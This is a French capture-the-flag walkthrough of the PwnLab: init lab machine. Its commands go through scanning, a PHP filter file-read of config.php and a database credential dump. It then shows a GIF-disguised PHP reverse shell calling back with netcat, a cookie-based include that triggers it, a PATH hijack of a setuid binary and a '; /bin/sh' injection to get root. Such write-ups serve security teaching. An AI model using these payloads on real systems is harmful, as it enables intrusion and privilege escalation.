PwnLab: init

initiation aux concepts de tests de sécurité


Après avoir démarrer la machine virtuelle, une bonne première manoeuvre serait de scruter les PORTS OUVERTS. L'outil de référence est "nmap".

- Pour le scan le plus de base :


```
nmap IP_Address
```

- Pour un scan un peu plus avancé, on pourrait exécuter:

```
nmap -sS -A -Pn IP_Address
```




On voit que les ports 80 (HTTP), 111 (RPCBIND) et 3306 (MySql) sont ouverts et on a une idée du service roulant dessus. Puisque le port 80 est susceptible de servir une page web, allons voir avec notre browser préféré, probablement Firefox.



Super! Donc, après avoir navigué un peu trouve que la page Login présente un formulaire pour s'authentifier et la page Upload semble accesible qu'après authentification. Le fait de pouvoir téléverser des fichiers sur le serveur pourrait etre utile pour y gagner l'accès. On pourrait essayer d'injecter des commandes SQL dans le formulaire en espérant que le site utilise une base de données afin de vérifier les utilisateurs. Toutefois, dans le cas échéant, essayons une autre méthode.

- Lancer l'application nikto sur le serveur web afin de trouver quelques petites failles.

`nikto -h IP_Address`



On note plusieurs commentaires à l'égard du serveur. Notamment qu'il y a un fichier config.php qui pourrait contenir les idenfiants et mots de passe de la base de données (Rappelez-vous le port 3306 dans les résultats de nmap). Donc, prochaine étape : Mettre la main sur ce fichier!

Si on note bien le contenu de l'url lorsque que l'on va sur la page Login ou Upload, on remarque qu'il y a un paramètre "page" servant à index.php (page d'accueil) suivi par le nom de la page que l'on visite. On peut donc s'imaginer que le contenu de index.php ressemble à :


```
<?php
  ...
  include($_GET['page'].".php");
  ...
?>
```

$_GET['page'].".php" a pour effet de recueuillir la valeur du paramètre "page" dans l'url et et de lui concaténer ".php". Ensuite, cela est inclut dans index.php. Par exemple, pour la page login, le fichier login.php serait inclut dans index.php. En d'autres mots, le HTML généré par le code PHP de la page login sera inséré à l'endroit du "include" de le code de index.php.


Bref, retournons à nos moutons. Le "include" pourrait ne pas vérifier le contenu de la valeur deu paramètre "page" et on pourrait ainsi essayer d'extraire le fichier config.php en profitant de cette possible faille. Si on essaye de demander directement config.php avec "page=config", on ne reçoit rien, car le "include" tente d'exécuter le code de config.php et, ainsi, on se retrouve avec une page blanche. Donc, on pourrait tenter d'encoder config.php en base64 afin qu'il se fasse inclure, mais pas exécuter.

http://SITE_IP_ADDRESS/?page=php://filter/convert.base64-encode/resource=config

Nous permet exactement cela (ne pas oublier que le include concatène ".php" à la fin).



À gauche : code source de la page index.php extrait de la même manière. À droite, le résultat de notre commande (contenu de config.php encodé en base 64). Étant humain, on décode notre résultat (soit en ligne ou dans un terminal). On retrouve le code suivant :



Bingo!! On a maintenant les informations pour se connecter à la base de données.

```
mysql -h IP_ADDRESS -u root -p
```

Puis, on entre le mot de passe.

Pour accéder aux données (dans le shell MySql):

```
use Users
select * from users
```

On se retrouve avec 3 identifiants et mots de passe.

Rappelons que le but est de pouvoir gagner l'accès à la machine en téléversant un fichier de notre choix. Ainsi, pourquoi ne pas essayer de s'authentifier sur la page web avec les nouvelles informations?

Voilà, on peut maintenant téléverser des fichiers sur le serveur.

Le plus astucieux serait de pouvoir faire exécuter du code par le serveur afin qu'il initie une connection vers nous, à travers laquelle on pourrait le contrôler, dans le jargon, on voudrait initier un "reverse shell". Voici notre fichier reverse_shell.php.

```
<?php
    echo "miaw";
    system("nc -c /bin/bash 192.168.56.1 4444");
?>
```

Si on essaye de téléverser ce fichier sur le serveur afin de l'exécuter, on remarque que le fichier est refusé. Donc, si on utilise la méthode avec laquelle on a extrait le fichier config.php, on pourrait récuperer la page Upload aussi.

```
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
    <body>
```

```
        <form action='' method='post' enctype='multipart/form-data'>
            <input type='file' name='file' id='file' />
            <input type='submit' name='submit' value='Upload'/>
        </form>
    </body>
</html>
<?php
if(isset($_POST['submit'])) {
    if ($_FILES['file']['error'] <= 0) {
        $filename  = $_FILES['file']['name'];
        $filetype  = $_FILES['file']['type'];
        $uploaddir = 'upload/';
        $file_ext  = strrchr($filename, '.');
        $imageinfo = getimagesize($_FILES['file']['tmp_name']);
        $whitelist = array(".jpg",".jpeg",".gif",".png");

        if (!(in_array($file_ext, $whitelist))) {
            die('Not allowed extension, please upload images only.');
        }

        if(strpos($filetype,'image') === false) {
            die('Error 001');
        }

        if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg'
    && $imageinfo['mime'] != 'image/jpg'&& $imageinfo['mime'] != 'image/png') {
            die('Error 002');
        }

        if(substr_count($filetype, '/')>1){
            die('Error 003');
        }

        $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext;

        if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
            echo "<img src=\"".$uploadfile."\"><br />";
        } else {
            die('Error 4');
        }
    }
}

?>
```

On s'aperçoit rapidement que le code vérifie le MIME type et l'extension. Ainsi, on modifie notre reverse shell en modifiant les premiers bytes et en renommant le fichier reverse_shell.gif.

```
GIF98
<?php
    echo "miaw";
    system("nc -c /bin/bash YOUR_IP LISTENING_PORT");
?>
```

Et puis, on upload! Ensuite, afin de recevoir la connection, sur votre terminal:

```
nc -lvp LISTENING_PORT
```

Ensuite, il faut que le serveur exécute notre script. Donc, on peut essayer d'aller sur la page "/upload" du site afin de cliquer sur notre image (noter que le nom est modifé pour sa valeur MD5, voir le script de upload.php plus haut). Toutefois, on ne reçoit aucune connection, car le fichier est interprété comme une image.

Après avoir fouillé le site de fond en comble, on s'aperçoit qu'il y a une faille dans le code de la page index.php (extrait en base64 comme config.php et upload.php).

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
    if (isset($_GET['page']))
    {
        include($_GET['page'].".php");
    }
    else
    {
        echo "Use this server to upload and share image files inside the intranet";
    }
?>
</center>
</body>
</html>
```

Au début du code, on retrouve un "include" qui inclut un fichier (extension non-précisée) dans le dossier "lang". Le nom du fichier est la valeur du cookie "lang". On peut donc créer un cookie "lang=../upload/LE_NOM_DE_VOTRE_REVERSE_SHELL_EN_MD5.gif". Puis, on rafraichit la page.

BOOM! Sur notre terminal notre netcat, on a reçu une connection et on peut maintenant exécuter nos commandes sur le serveur. Puisque ce serveur a python installé, on peut se permettre un peu plus de confort à l'aide de la commande suivante:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

On remarque que nous sommes l'utilisateur www-data, peu intéressant. Donc, à l'aide des mots de passe de la base de données, on essaye de changer d'utilisateur.

```
su kane
```

Après avoir essayé les 3, c'est l'utilisateur kane qui retient notre attention , car il contient un fichier "setuid" exécutable (msgmike) dans son dossier "home" . Quand on l'exécute, on remarque qu'il fait appel à la

commande cat et si on analyse plus en profondeur, on voit que “msgmike” exécute “cat” sans spécifier de chemin d’accès. Donc, on peut exécuter les commandes suivantes afin d’exécuter la commande “cat” que nous avons créé (dans le “home directory” de kane).

```
echo \#\!/bin/bash > cat
echo "/bin/bash" >> cat
chmod +x cat
PATH=$PWD:$PATH
./msgmike
```

Nous sommes donc connectés en tant que mike! Dans son “home directory”, on retrouve un autre setuid avec le nom “msg2root”. En l’exécutant, on a peu d’informations. On peut regarder les strings qu’il contient :

```
strings msg2root
```

On voit clairement la ligne:

```
/bin/echo %s >> /root/messages.txt/bin/echo %s >> /root/messages.txt
```

Pour exécuter un shell avec le setuid de root, on exécute:

```
./msg2root
Message for root:  ; /bin/sh
```

Et on devient root! On peut donc :

```
cat /root/flag
```